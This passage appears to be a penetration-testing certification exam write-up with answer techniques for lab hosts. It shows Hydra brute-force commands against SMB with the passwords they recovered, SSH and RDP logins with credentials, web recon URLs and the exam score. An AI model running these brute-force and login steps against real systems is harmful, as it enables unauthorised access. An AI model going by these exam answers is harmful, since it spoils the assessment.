root@kali:~# hydra -l Administrator -P /usr/share/wordlists/rockyou.txt.gz 192.168.100.55 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-01 23:59:47
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.55:445/
[445][smb] host: 192.168.100.55   login: Administrator   password: swordfish
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 00:00:07
root@kali:~#
```

```
root@kali:~# hydra -l lawrence -P /usr/share//wordlists/rockyou.txt.gz 192.168.100.55 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-02 01:22:36
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.100.55:445/
[445][smb] host: 192.168.100.55   login: lawrence   password: computadora
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-02 01:23:08
root@kali:~#
```


Answer Techniques:

WordPress – 192.168.100.50 :

Plugins installed on WordPress site (3)


```
C:\wamp64\www\wordpress\wp-content\plugins>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5CD6-020B

 Directory of C:\wamp64\www\wordpress\wp-content\plugins

04/22/2022  01:21 AM    <DIR>          .
04/22/2022  01:21 AM    <DIR>          ..
04/18/2022  09:14 PM    <DIR>          burger-companion
04/18/2022  09:02 PM                28 index.php
04/18/2022  09:23 PM    <DIR>          wp-file-manager
04/18/2022  09:30 PM    <DIR>          wp-responsive-thumbnail-slider
               1 File(s)             28 bytes
               5 Dir(s)   4,036,288,512 bytes free

C:\wamp64\www\wordpress\wp-content\plugins>
```

User accounts on system (4)



Drupal – 192.168.100.52 :


http://192.168.100.52/drupal/profiles/minimal/



http://192.168.100.52/drupal/CHANGELOG.txt

Command: ssh auditor@192.168.100.52


Password: qwertyuiop




uname -r to check linux version

```
auditor@ip-192-168-100-52:~$ uname -r
5.13.0-1021-aws
auditor@ip-192-168-100-52:~$
```


xfreerdp /u:root /p:hacker123 /v:192.168.100.52 ---- (Misconfiguration, any password will work)



WINSERVER-03 – 192.168.100.55 :



Exam Result:



Exam Results

Domains — Overall required score: 70% | Your score: 91% Passed

Assessment Methodologies	**Your score: 100%**
Locate endpoints on a network	2/2
Identify open ports and services on a target	2/2
Identify operating system of a target	1/1
Extract company information from public sources	1/1
Gather email addresses from public sources	1/1
Gather technical information from public sources	1/1
Identify vulnerabilities in services	1/1
Evaluate information and criticality or impact of vulnerabiltiies	1/1
Host & Network Pentesting	**Your score: 100%**
Identify and modify exploits	2/2
Conduct exploitation with metasploit	1/1
Demonstrate pivoting by adding a route	2/2
Demonstrate pivoting by port forwarding	1/1
Conduct brute-force password attacks	1/1
Conduct hash cracking	2/2
Web Application Pentesting	**Your score: 71%**
Identify vulnerabilities in webapps	1/2
Locate hidden file and directories	1/1
Conduct brute-force login attack	0/1
Conduct webapp reconnaissance	3/3
Host & Network Auditing	**Your score: 88%**
Compile information from files on target	2/2
Enumerate network information from files on target	1/1
Gather user account information on target	1/1
Gather hash/password information from target	1/1
Enumerate system information on target	1/2
Transfer files to and from target	2/2